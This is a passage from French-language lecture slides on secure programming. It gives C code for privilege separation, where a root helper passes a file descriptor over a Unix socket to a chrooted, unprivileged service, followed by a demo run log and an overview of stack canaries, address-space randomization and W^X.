vec.iov_base=(void *)controlMsg; vec.iov_len=sizeof(ControlMsg);
msg.msg_name=(void *)0;          msg.msg_namelen=0;
msg.msg_iov=&vec;                msg.msg_iovlen=1;
if(fdToSend!=-1)
  {
  struct cmsghdr * cmsg; char buffer[CMSG_SPACE(sizeof(int))];
  msg.msg_control=buffer; msg.msg_controllen=CMSG_SPACE(sizeof(int));
  cmsg=CMSG_FIRSTHDR(&msg);
  cmsg->cmsg_level=SOL_SOCKET;
  cmsg->cmsg_type=SCM_RIGHTS; /* fd passing */
  cmsg->cmsg_len=CMSG_LEN(sizeof(int));
  *((int *)CMSG_DATA(cmsg))=fdToSend; /* send new file descriptor */
  }
else
  {
  msg.msg_control=(void *)0; msg.msg_controllen=0; /* no new file descriptor */
  }
msg.msg_flags=0;
RESTART_SYSCALL(r,sendmsg(controlFD,&msg,0));
return r==sizeof(ControlMsg) ? 0 : -1;
}
```

Séparation de privilèges

```
int /* 0: success  -1: failure */
receiveControlMsg(int controlFD,
                  ControlMsg * controlMsg,
                  int * fdToReceive)
{
char buffer[CMSG_SPACE(sizeof(int))];
struct msghdr msg; struct iovec vec; struct cmsghdr * cmsg; int r;
vec.iov_base=controlMsg; vec.iov_len=sizeof(ControlMsg);
msg.msg_name=(void *)0;  msg.msg_namelen=0;
msg.msg_iov=&vec;        msg.msg_iovlen=1;
msg.msg_control=buffer;  msg.msg_controllen=CMSG_SPACE(sizeof(int));
msg.msg_flags=0;
RESTART_SYSCALL(r,recvmsg(controlFD,&msg,0));
if(r!=sizeof(ControlMsg)) return -1;
cmsg=CMSG_FIRSTHDR(&msg); /* ancillary data ? */
if(cmsg&&(cmsg->cmsg_len>=(socklen_t)CMSG_LEN(sizeof(int)))&&
         (cmsg->cmsg_level==SOL_SOCKET)&&
         (cmsg->cmsg_type==SCM_RIGHTS)) /* fd passing ? */
  {
  *fdToReceive=*((int *)CMSG_DATA(cmsg)); /* store new file descriptor */
  }
else
  {
  *fdToReceive=-1; /* no new file descriptor */
  }
return 0;
}
```

Séparation de privilèges

```
void showId(const char * msg)
{
uid_t ru,eu,su; gid_t rg,eg,sg; getresuid(&ru,&eu,&su); getresgid(&rg,&eg,&sg);
fprintf(stderr,"%s user: r=%d e=%d s=%d\n",msg,ru,eu,su);
fprintf(stderr,"%s group: r=%d e=%d s=%d\n",msg,rg,eg,sg);
}

int service(int controlFd)
{
ControlMsg controlMsg; int fd,r; showId("service");
controlMsg.type=DO_THIS;
if(sendControlMsg(controlFd,&controlMsg,-1)==-1)
  { perror("service: sendControlMsg(DO_THIS)"); return -1; }
controlMsg.type=DO_THAT;
if(sendControlMsg(controlFd,&controlMsg,-1)==-1)
  { perror("service: sendControlMsg(DO_THAT)"); return -1; }
if(receiveControlMsg(controlFd,&controlMsg,&fd)==-1)
  { perror("service: receiveControlMsg()"); return -1; }
if(controlMsg.type==NEW_FD)
  {
  fprintf(stderr,"service: receiving new fd %d\n",fd);
  RESTART_SYSCALL(r,write(fd,"Yes ! I can do it !\n",20));
  if(r==-1) { perror("service: write()"); return -1; }
  RESTART_SYSCALL(r,close(fd));
  }
return 0;
}
```

Séparation de privilèges

```
int helper(int controlFd)
{
ControlMsg controlMsg; int fd,r; showId("helper");
for(;;)
  {
  if(receiveControlMsg(controlFd,&controlMsg,&fd)==-1) break;
  switch(controlMsg.type)
    {
    case DO_THIS: fprintf(stderr,"helper: doing this ...\n"); break;
    case DO_THAT:   /* give the service access to a file requiring privileges */
      fprintf(stderr,"helper: doing that ...\n");
      RESTART_SYSCALL(fd,open("/root/hidden",O_WRONLY|O_CREAT|O_APPEND,0666));
      if(fd==-1) { perror("helper: open()"); return -1; }
      fprintf(stderr,"helper: sending new fd %d\n",fd);
      controlMsg.type=NEW_FD;
      if(sendControlMsg(controlFd,&controlMsg,fd)==-1)
        { perror("helper: sendControlMsg(NEW_FD)"); return -1; }
      RESTART_SYSCALL(r,close(fd));
      break;
    default: fprintf(stderr,"helper: message %d ?\n",controlMsg.type); break;
    }
  }
return 0;
}
```

Séparation de privilèges

```
int main(void)
{
int r; int controlPair[2]; struct passwd * pw=getpwnam("myprog");
if(!pw) { perror("getpwnam"); return 1; }
RESTART_SYSCALL(r,socketpair(PF_LOCAL,SOCK_STREAM,0,controlPair));
switch(fork())
  {
  case -1: perror("fork()"); return 1;
  case 0:
    RESTART_SYSCALL(r,close(controlPair[1]));            /* use the other end */
    helper(controlPair[0]); RESTART_SYSCALL(r,close(controlPair[0]));
    RESTART_SYSCALL(r,wait((int *)0));
    break;
  default:
    RESTART_SYSCALL(r,close(controlPair[0]));            /* use the other end */
    RESTART_SYSCALL(r,chdir(pw->pw_dir));                       /* enter jail */
    if(r==-1) { perror("chdir()"); return 1; }
    RESTART_SYSCALL(r,chroot("."));
    if(r==-1) { perror("chroot()"); return 1; }
    RESTART_SYSCALL(r,setgid(pw->pw_gid));            /* privilege revocation */
    if(r==-1) { perror("setgid()"); return 1; }
    RESTART_SYSCALL(r,setuid(pw->pw_uid));
    if(r==-1) { perror("setuid()"); return 1; }
    service(controlPair[1]); RESTART_SYSCALL(r,close(controlPair[1]));
  }
return 0;
}
```

Séparation de privilèges

▷ Bilan de notre démarche

- ◇ Le processus principal du service est complètement isolé
- ◇ Le processus privilégié ne fait que des opérations *"légitimes"*
- ◇ Toute tentative de corruption du service n'aura que peu d'effet
  - ○ Pas de privilège, *chroot-jail* → au pire indisponible (*denial-of-service*)

```
{user@host}$ sudo cat /root/hidden
cat: /root/hidden: No such file or directory
{user@host}$ echo "something" > /root/hidden
-bash: /root/hidden: Permission denied
{user@host}$ sudo ./prog
helper user: r=0 e=0 s=0
helper group: r=0 e=0 s=0
service user: r=66 e=66 s=66
service group: r=66 e=66 s=66
helper: doing this ...
helper: doing that ...
helper: sending new fd 4
service: receiving new fd 3
{user@host}$ sudo cat /root/hidden
Yes ! I can do it !
{user@host}$
```

Aménagement du code généré

- **Utilisation de *"canaries"* sur la pile**
  - Un marqueur aléatoire est placé sur la pile à l'entrée dans la fonction
  - Il est vérifié à la sortie de la fonction
    - S'il a été est modifié → abandon du programme
    - Au pire le service est indisponible
  - Perte de performance négligeable
  - ex : *ProPolice*, *patch* de *gcc*

Aménagement de l'espace d'adressage

- **Concerne essentiellement la conception / le choix des systèmes**
  - Le système décide des propriétés de l'espace d'adressage
  - Fonctionnalités parfois paramétrable
- **Randomisation de l'espace d'adressage**
  - Placement aléatoire des segments → adresses imprévisibles (notamment sur la pile, cf *buffer-overflow*)
  - ex : sous *Linux*, modifier `/proc/sys/kernel/randomize_va_space`
- **`W^X` : Segments/pages modifiables ou exécutables mais pas les deux**
  - Proposé à l'origine par *Theo de Raadt* dans *OpenBSD*
    - Solution matérielle : bit `NX` (si le processeur le propose)
    - Solution logicielle : adresse limite d'exécution dans l'espace d'adressage
  - Solution réutilisée depuis dans d'autres systèmes :
    - *Linux* : matérielle (*ExecShield*) ou logicielle (*Pax*)
    - *Vista* : matérielle